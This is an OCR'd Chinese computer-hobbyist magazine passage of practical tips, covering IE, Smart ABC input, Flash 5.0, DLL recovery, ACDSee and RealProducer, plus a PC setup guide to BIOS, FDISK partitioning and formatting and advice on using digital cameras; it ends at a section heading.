1.发送链接　如果你想向一位朋友发送当前正在浏览的网页地址,点击IE浏览器的“工具”菜单,选择“邮件和新闻”下的“发送链接”子菜单。这时,IE浏览器就会启动默认邮件程序发送该链接了!

2.发送网页　点击IE浏览器的“工具”菜单,选择“邮件和新闻”下的“发送网页”子菜单即可。

妙用词中取字

[illegible]　王杰

拼音输入法的重码问题一直令大家头疼,其实智能ABC输入法中可以“以词定字”。例如,现在你要输入“攘”字,则可在智能ABC输入法状态下,按下述步骤操作:

1.键入拼音“xxrr”(此为“熙熙攘攘”简码输入拼音)。

2.按下“]”键,则得到“攘”字。

如果要取第一个“熙”字,请在键入“xxrr”后,按下“[”键。

一点通

□北京　Robin.D

网页制作莲花宝典之 Flash5.0篇

携带着更多的新功能和更强大的特效，Flash5.0堪称为世纪末众多的网页多媒体编辑软件当中最受人瞩目的焦点之一。送上此宝典，愿您网页上的 Flash 动画让网友拍案叫绝。

1.位图转换矢量图

很多软件都可以把位图转换为矢量图，但实际上Flash5.0 已提供了把位图转换为矢量图的方法。选择菜单“ Files/Import ”或者按“ Ctrl+R ”启动导入功能，在弹出的窗口中选择“ Modify/Trace Bitmap ”，然后选择您要导入的位图，单击“ Open ”按钮即可。

2.隐藏浏览器中的Flash右键菜单

在浏览器中用鼠标右击 Flash 动画时，会弹出右键菜单，您是不是觉得很烦？去掉它！按 Ctrl+Shift+F12 弹出“ Publish Settings ”对话框，在“ Dimensions ”下拉框选“ Percent ”，不勾选“ Display Menu ”，然后发布即可。但要注意，只有在HTML页面中才会有效，单独播放Flash文件是不会有作用的。这个效果在 Flash 3 中则要用 AfterShock 才能实现。另外，如果您用 Dreamweaver 插入 Flash 文件，那么在 Flash 属性框中也可以选择实现这一功能。

3.Flash插件检测方法

最简单的方法是用 Dreamweaver 来编写 HTML，当插入一个 Flash 文件的时候，会自动在网页中插入一句代码。当用户没有安装 Flash 插件的时候，会自动到 Macromedia 的指定位置下载。但该站点服务器常常较忙，您可以使用 Behavior 中的“ Check Plugin ”指定任一“ URL ”下载。

4.网页中Flash动画的透明和无边框处理

Flash动画能像GIF动画一样透明吗？普通的HTML页面内容可否重叠在Flash动画之上？答案是肯定的，在Flash 5中可轻松做到这一切。按“ Ctrl+Shift+F12 ”弹出“ Publish Settings ”对话框，在“ Window Mode ”下拉框选“ Transparent Windowless ”即可。但要注意，其效果是在HTML页面中加入的，并非Flash文件本身具有这一属性。试想在网页中您可轻松地加上Flash的动画背景，并配上声音，有多酷啊。它的兼容性极强，浏览者即使无Flash播放插件也不会影响页面的视觉效果（仅仅不显示Flash文件，不会有空白区域或图标）。

5.输出GIF、AVI和MOV的问题

有的爱好者喜欢用 Flash 制作 GIF 动画，或因其他用处，需转换为 AVI 或 MOV 格式。但有时发现许多动画信息都无故丢失，究其原因是 Flash 动画中应用了 Movie Clip。准确地讲，这不算一个技巧，但往往会让一些初学者困惑。根本的解决办法只有一个，那就是动画中不要用 Movie Clip。当然您更别指望生成的 GIF、AVI 或 MOV 动画能支持 SWF 文件的交互了。

6.精确控制变形

在两个对象间做“ Shape ”变形时，是不是有时有种怪怪的感觉，觉得在乱变，不是柔和的变化。其实只要小心地处理一下就行了：选取“ Shape ”变形的第一帧，按“ Ctrl+H ”就可加上一个变形关键帧，同时在变形的最后一帧也会同步出现相应的关键帧。适当地选择关键帧的数量，调整关键帧的位置，就可实现精确的变形效果。

7.制作新的渐层色彩

在Flash 5.0中，绘制渐层色的工作需同时使用以下三个不同的面板：Fill（填色）、Mixer（混色）和 Swatches（调色盘）。使用步骤如下：

（1）在Swatches中选择一个现有的渐层色当作样本，不论是直线型（Linear）的或是环状（Radial）的都可以。

（2）开启Fill窗口后选择并拖曳Color卷标编辑渐层色的外观。如果您想要加入更多的颜色，只要在空白的调色盘上用鼠标选择后，就会出现一个新的颜色卷标了。当您选取了一个Color卷标后，您可以在右边下拉式的菜单中任选一个喜欢的颜色，变更原来的颜色。如果您喜欢的颜色并非Swatches中的标准色之一，那么您可以试试Mixer面板。

（3）开启Mixer面板后您会发现，目前所选取的颜色会显示在Fill面板中。使用Mixer中的工具调整您要的颜色后，再回到Fill面板。

重复运用第二个步骤和第三个步骤，您想要的渐层色就会一步步地完成。按下Fill面板中的Save按钮就OK了。

8.“ Tab ”键的妙用

在Flash中，对话框和面板在使用上的不同处之一，是面板中没有提供“ 确定 ”或“ 取消 ”键让您确认每次所做的更改。为了弥补这个缺陷，Flash 5.0特别设计了另一套应变办法——“ Tab ”键，您可以在面板中输入文字后按下Tab键确认。当您必须输入一长串影片（Movie Clip）的实体名称（Instance）时，就可以体会到这项功能的迷人之处了，它真的可以节省不少时间。在使用Tab键之前别忘了要先选取字段，否则当您按下Tab键就只能显示或隐藏面板啦。

9.使用Common Libraries

Common Libraries可以以最快速的方式让您存取任何对象。您可以将您常用的图形作品、音效文件、动画和自制的角色

(Scripted Symbols)整合并且放置在同一处，以后您要是需要开启这些文件时只要按住鼠标拖动就全部OK了。

如果您要新增或删除某个共享角色数据库时,您只要从硬盘中找出Flash 5.0程序的安装目录，然后选择“Common Libraries”文件夹，将新的数据库文件导入，或从中挑选并删除您不要的数据库文件就可以了。

10.自定义快捷键

选择“Edit”菜单中的“Keyboard Shortcuts”命令，弹出“Customize Shortcuts”对话框。您可以在这个对话框中修改原来预设的设定值或是自行制作新的快捷键。当您选取了一组快捷键之后，您可以一并设定Drawing菜单中的命令、绘图工具或是Test Movie菜单中的命令。当您选取了您要变更的命令或是工具后，您只需要按下“Add”按钮就可以制作新的快捷键，或者您可以选取任何预设的快捷键后按下“Change”按钮，然后按下键盘上对应的组合键后，再按下“OK”按钮保存新的设定值。

11.Expert and Normal Mode的应用

Flash 5.0的Actions面板巧妙地运用了一种非常弹性的设计，让程序编写人员和设计师们都能各取所需。Expert模式下的Actions面板类似一般的文字处理软件,程序编写人员可以在这个自由而不受束缚的环境中编写程序。而对于初学者或是习惯使用Flash 4.0旧接口的使用者来说,Normal模式则提供了一个具有较多限制但单纯的环境。

当然您可以依照不同的对象逐项设定Actions面板模式下的每个项目,或者您也可以只设定一个通用的默认值就可以了。方法是先用鼠标选择“Edit”菜单然后选择“Preferences”,在“Preferences”对话框中把“General”选择成您希望的预设模式。

□福建 水晶苹果

巧修程序出错

作为一个电脑爱好者,我总喜欢在电脑上尝试一些新软件,爱机上的各类垃圾自然是日积月累,图标也经常出错,总觉得系统越来越慢。都说要改注册表进行系统优化，可它虽然功能强大却很危险，因此只好用软件了。还好，现成的优化软件比比皆是，我就偏爱超级兔仔魔法设置Magic Set。近日又抄起小兔优化系统，不想却出现了如此错误(图1)，心想莫非是我误删除了Magic Set的动态链接库文件所致？赶忙把Magic Set重新安装了一遍，启动，不行！

我不甘心,说不定只是文件丢失,还能在硬盘上找到。先搜索,可搜索了半天还是没有结果。又启动了一次Magic Set,该死的窗口又弹了出来！因为我用的是WinMe ,有系统还原功能,于是我就想把系统还原到没出错前的状态。一阵操作后电脑重新启动,再启动Magic Set,还是不行。难道要我重装系统？

心痛间，随意运行了系统配置程序（开始→运行→msconfig)，屏幕上的几个字让我又燃起了希望：“提取文件”(如图2)！说不定msvbvm50.dll可以直接从安装目录下提出来。WinMe已经把常用的驱动及其他系统安装文件拷在\Windows\Options\Install下,直接指定就可以了。也可以指定在光盘安装文件夹下或其他系统安装目录下,并指定好提取后的存放路径，一般是\Windows\System目录下(如图3),如有必要也可以拷一个到Windows\System32目录下,确定。终于胜利了！

小渔提示:在Win98下可直接运行系统文件检查程序sfc.exe,进行文件的提取。



图1


图2




图3

□浙江 秋水

ICO资源查看一法

通过ACDSee3.0可以查看EXE、DLL文件中的ICO资源并转换出来利用，具体操作方法如下：在ACDSee中点击“Plug-ins”→“Settings”，然后选中其中的“ID_ICO.apl”项，点击属性按钮，选中“Show icons in .EXE files”和“Show icons in .DLL files”两项。接着进入任一文件夹，选中其中的EXE或DLL文件，它的第一个ICO资源就会显示在图片区内。双击这个EXE或DLL文件，这时会打开一标准的浏览窗口，你可以点“下一个”或“上一个”按钮，就可以看到其中所有的ICO资源，选择“文件”中的“保存”就可以把ICO从这些文件中提取出来了。

□浙江 张京京

手工调整Realproducer plus制作RM时的码率

现在有越来越多的电脑爱好者热衷于利用Realproducer plus制作RM格式的视频文件，但在制作中RM文件码率（码率越高,相应的压缩比越小)直接决定着压缩完成的视频质量,而Realproducer plus提供的只有默认的8种预先设定好的码率建议值。其实这些码率建议值是可以自己调整的,具体的操作方法是在Realproducer plus的界面上选择‘Options/Target Audience Settingsor/RealVideo Clips”，然后再选择“Target Bitrate/Target Bitrate”,在这里你就可以自由修改码率了。

上两期，从硬件方面来说，我们已经基本上把电脑组装好了。小渔收到不少读者的来信，说这个系列文章对他们帮助很大，并且提出要是让作者或者小渔亲自演示一遍就好了。哈哈，小渔要到处旅游了哟，全国何处没有我们《电脑爱好者》的读者呢？！鉴于此，我们特意将整个装机过程用数码摄像机拍摄了下来，在下期以光盘的形式奉献给大家，大家可要重点关注哟！

这期和下一期我们将进行 BIOS 设置、硬盘分区、格式化和安装操作系统这些工作，以便我们的爱机能真正漂漂亮亮地运行起来。让我们开始吧！　　——步步高栏目主持　小渔

□北京　叶美灵　胡馨月

轻轻松松 DIY 系列(三)

1.自动检验硬盘

开机，按 Del 键进入 BIOS 设置程序，如图1所示(不同的主板其BIOS可能不一样)。看到“ IDE HDD AUTO DETECTION ”一项了吗？将光标移动到它的上面，按回车键，电脑会自动检测出硬盘的参数，如图2所示。SIZE为硬盘容量，单位是MB。MODE为硬盘参数，第1种为NORMAL，第2种为LBA，第3种为LARGE。如果从硬盘的物理参数看，NORMAL一项是正确的，但你却不能应用这一项，因为其能支持的最大硬盘空间将只有528MB，所以需要选择LBA模式。方法是在键盘上键入“ 2 ”或“ Y ”，并回车确认。按Esc键回到设置主菜单。移动光标到“ SAVE & EXIT SETUP ”，保存信息并退出。

2.设置磁盘启动顺序

其次我们来设置启动顺序，这是一个很重要的内容，尤其是对新安装的电脑。选择 BIOS 主菜单的“ BIOS FEATURES SETUP ”一项，进入如图3设置画面，其中“ Boot Sequence ”决定电脑的启动顺序。电脑可以从软盘、硬盘甚至CD-ROM启动，用Page Up或Page Down键将其调整为“ A，C ”。

按“ Esc ”回到主菜单。此时，CMOS 设置已基本完成，新的设置需存储后才能生效。选择“ SAVE & EXIT SETUP ”或直接按“ F10 ”键，出现确认项：“ SAVE TO CMOS and EXIT (Y/N)”，按“ Y ”键并回车，计算机会重新启动。到此，BIOS设置完成。

注：“ Boot Sequence ”设为“ A，C ”，则电脑启动时，先检查软驱A里是否装有磁盘，若没有，则从硬盘启动。若软驱里有磁盘，又会出现两种情况：当软盘含有启动系统时，则从软盘启动；若不含启动系统，则提示你插入正确的磁盘，你也可以把磁盘取出，按任意键尝试从硬盘启动。




图1




图2




图3



图4



图 5




图 6




图 7




图 8




图 9

对于一个新的硬盘，如果还没有经过分区和格式化，则是不能从硬盘启动的，所以我们需要设置为先从A盘启动 。

3.硬盘分区

在软驱中放入一张Windows98启动盘，开机或者重新启动计算机，当系统引导成功后，会出现DOS提示符“ A:\ > ”。执行 DIR 命令，显示软盘中的文件，你会看到有一个名为FDISK.EXE的文件,利用它可以对硬盘进行分区工作。直接在 A:提示符后键入 FDISK 回车即可。

这个时候通常会给出提示是否进行大硬盘支持（使用FAT32 文件系统），如图 4。我们按“ Y ”然后回车，出现如图 5 所示的主菜单，第一项表示创建硬盘分区（Create DOS partition or Logical DOS Drive），第二项表示设置激活的分区（Set active partition），第三项表示删除目前已存在的分区（Delete partition or Logical DOS Drive），第四项则可以显示当前的分区信息（Display partition information)。

我们先要建立分区，选 1，然后会进入分区选择，如图 6。根据屏幕提示，选 1 建立 DOS 主分区，这个时候程序会询问我们是否把全部空间划分完，如果大家决定只分一个区，那么这个时候按“ Y ”然后回车就可以了（剩下程序会自动运行）。但是我们通常需要把硬盘分为多个区，我们这个时候选择“ N ”，然后输入 DOS 主分区（第一个分区 C ）的大小，分区完毕以后，系统会提示按 ESC 键继续。

接着我们又回到了如图 6 的分区选择菜单，这个时候我们选 2，出现如图 7 的空间运算菜单。我们不需要干涉，等达到 100% 的时候会出现如图 8 的菜单。让我们输入扩展分区的大小，系统默认是全部的剩余空间，这个时候我们一定要使用系统的默认值！

重点提示:扩展分区的大小并不是 D 盘的大小，许多初学者在这个时候把扩展分区的大小当成了 D 盘的大小，于是没有按系统的默认值（全部剩余空间）设定，结果到后来越分越不对头了！回车以后，出现如图 9 的菜单，我们按 ESC 键继续，这个时候程序会开始新的一轮计算，如图 10。我们仍然不需要干涉，计算完毕以后系统会提示让我们输入一个分区的大小，这个时候输入的大小才是 D 盘的大小，如图 11 所示。输入完毕以后回车，出现如图 12 的 D 盘划分成功提示。

接下来，系统又会进行新的计算，计算完毕以后，又会提示让输入分区大小，如图 13 所示。这个大小就是 E 盘的大小，接下来就是重复上面的步骤，直到整个扩展分区的空间用完，最后就会给出分区情况报告，如图 14。

到此分区完成了，这个时候我们按 ESC 回到如图 5 的主界面。然后，选择 2 来设置引导分区（激活分区），进入如图 15 的界面。我们选择 1，然后回车，此时会给出引导分区设置成功的提示，如图 16 所示。接下来，我们按 ESC 退出 FDISK 程序。




图10




图11




图12




图13



图14



图15




图16




图17




图18




图19




图 20




图 21




图 22




图 23

补充提示：这里再多教大家一些，如果我们要重新改变硬盘分区，那么就应该先删除硬盘上面的所有分区。进入 FDISK 以后，键入 3，进入删除分区菜单，如图 17 所示。本菜单从上到下的几个选项分别是：（1）删除主分区；（2）删除扩展分区；（3）删除 DOS 扩展分区上的逻辑盘；（4）删除非 DOS 分区（如 UNIX 等等的分区）。删除分区必须要按 4、3、2、1 这个顺序进行。首先我们按 4，如图 18，删除所有非 DOS 分区，如果没有非 DOS 分区，系统会给出提示，然后我们按ESC继续。接下来按3删除DOS扩展分区上的逻辑盘，会出现如图 19 的删除菜单。这个时候输入要删除的分区盘符，输入卷标（Label），然后按 Y 回车，重复这个步骤直到所有分区删除完毕，如图 20。然后按 ESC 继续，接下来我们按 2 删除扩展分区，这时系统会提示说有的文件会丢失，不用管，按“Y”，如图 21，然后我们按 ESC 继续。最后我们选 1，将整个 DOS 分区彻底删除，如图 22。删除完毕以后我们就可以开始重新分区了。另外，我们还可以利用 Pqmagic 软件在 Windows 下进行无损数据分区，这里就不再多说了。

4.高级格式化硬盘

完成硬盘分区后，下一步就要进行硬盘的高级格式化。操作系统对磁盘进行格式化的目的，是使得磁盘能接收 DOS 操作系统的各种信息，同时 DOS 操作系统要检查磁盘是否有缺陷。如果有缺陷，操作系统就会自动地在磁盘上做一系列的处理，将坏区分离开，在好区上做一条条的信息链将其链接起来，使信息能可靠地存储在磁盘上。

在 DOS 提示符下，键入“Format C:/S”，回车，便可对主 DOS 分区进行格式化，以使它能引导开机。“/S”表示格式化后，将 DOS 引导系统传送到硬盘上。对 C 盘格式化完成后，可以格式化 D、E 等逻辑盘，格式化时不用 /S 参数，直接键入“Format D:”或“Format E:”，按回车键即可。另外，如果你打算安装 Windows 98，就没有必要对硬盘带 /S 参数进行格式化，直接使用 Format 命令即可。高级格式化硬盘后会出现图 23 所示界面，让用户了解硬盘的情况。

剩下的就是安装操作系统了，我们先不要着急，休息一会儿。:)

□辽宁　王朋娇

用好你的数码相机



随着数码技术的发展，数码相机在网页制作、多媒体素材收集、广告设计、新闻出版、印刷包装、家庭摄影等方面得到了广泛的应用。和传统相机一样，数码相机也使用光学镜头成像，所不同的是，数码相机使用CCD光电耦合器来记录影像，胶卷从数码相机中消失了。在数码相机记录影像的过程中，存在着一个把光信号转换成数字信号的过程。使用数码相机和使用传统相机比较，既有联系又有区别。在使用数码相机过程中需注意以下几个问题，只有这样，才能发挥数码相机的潜能，取得最好的成像效果。

一 、调整分辨率和压缩比

数码相机有许多优点是传统相机不具备的，例如用数码相机在同一次拍摄过程中，每张照片可以分别使用不同的分辨率和不同的图像质量设置。数码相机一般都有2种以上的分辨率设置，图像质量的存储方式也有三四种，不同的分辨率和图像质量设置将直接关系到照片的质量。例如富士MX-2900 ZOOM轻便数码相机可以使用两种分辨率：1800×1200、640×480。在分辨率为1800×1200条件下，有“HI”（高）、“FINE”（精细）、“NORMAL”（标准）和“BASIC”（基本）四种图像质量设置。图像质量设置为“HI”时，图像存储格式为TIFF，未压缩格式；“FINE”为JPEG格式，压缩比1/5；“NORMAL”为JPEG格式，压缩比1/10；“BASIC”为JPEG格式，压缩比1/20。TIFF和JPEG同为计算机图像文件的存储格式，并为大多数软件所支持。TIFF能完好地保存图像的数据，但是文件的数据量庞大，占据大量的存储空间。TIFF格式也可以选用无损压缩LZW方式，以1/2的压缩比进行压缩，可以减少一半的数据量。

用于不同目的的数码照片对照片分辨率的要求是不同的，因而对于不同目的的拍摄，可适当地选择不同的分辨率和压缩比组合。选择压缩模式要把握的原则是：对图像的清晰度要求越低，选择的压缩比可越高。一般来说，如果用于网上传送照片或者在线上使用照片，拍摄20kB至100kB的照片就可以了。如果是要最终打印出大幅面的高质量彩色照片，那么可将照片文件的大小定在100kB到300kB之间。对于家庭照片、旅游照片等以5英寸或6英寸照片为主的拍摄，选用数码相机的最大分辨率和压缩比为1/4压缩的JEPG格式就够了，此时，文件一般是600kB到1MB左右。



二、准确控制曝光

不论简易型或单反型数码相机，都能自动对焦和自动测光。从理论上讲，数码相机应该达到准确曝光，但实际不然。在用数码相机拍摄时，当光线太暗或太亮时都很难取得理想的影调效果。拍摄时应注意：

1.设定好数码相机的感光度

数码相机大部分都有感光度设定的范围，然而就在这一范围内，设定在不同的感光度上，得到的画面效果却不同。如对于采用柯达数码芯片的数码单反相机（即DCS系列）而言，用可用范围内的低感光度拍摄比用高感光度拍摄有更好的效果，而且是感光度越高效果越差，所以用数码相机拍摄时尽可能用低感光度拍摄。

2.用高速快门拍摄

在曝光量合适的前提下，采用不同的快门时间拍摄，画面效果不同，曝光时间越短画面效果越好。在低照度下拍摄时，要尽可能进行闪光摄影。由于数码相机自身带的闪光灯闪光指数比较小，尽可能在近距离范围内曝光，只有这样才能达到正确曝光。

3.掌握最佳拍摄光线

一般来说，在晴天或明亮的光线条件下，大多数数码相机都能取得较好的影像效果。但在暗的光线或阴天的条件下，有时就算用了闪光灯，拍出的照片仍然是灰灰的，没有层次感。为了得到生动艳丽的照片，有必要尽量避免光线不好的情况。尤其在室内，应尽可能使用闪光灯。

4.用好数码相机的曝光补偿功能

数码相机有快速浏览功能，发现不好马上可以重拍。当发现哪一张照片曝光不足或过度时立刻删掉，用数码相机的曝光补偿功能增加曝光或减少曝光，使拍摄的画面曝光合适 。

三、合理使用存储媒体

目前数码相机大部分使用

移动式存储媒体，移动式存储媒体可随时插入相机中使用，一台相机可配若干个移动式存储媒体，容量较大。在使用数码相机时，要注意存储媒体剩余空间的大小，避免已存满了还在拍摄，而将已拍摄的图像删除，造成前功尽弃。在绝大多数数码相机上，存储媒体已用或未用的存储空间会自动显示，要注意随时观察。

另外在使用移动式存储媒体时，将存储媒体插入相机时要插到位，从相机中取出时又要防止存储媒体滑落。一但存储媒体滑落到坚硬的地面，将可能损坏已存数据文件，甚至于使存储媒体受损。当存储媒体正在数码相机内记录影像文件时或数码相机正从上面读取信息时(如佳能EOS　DCS系列和柯达DCS系列后面的CARD BUSY灯亮着时)，切勿试图将存储媒体取出。如强行取出，必将损坏已拍摄的数据影像文件，甚至使数码相机受损。

四、了解镜头的最佳成像距离

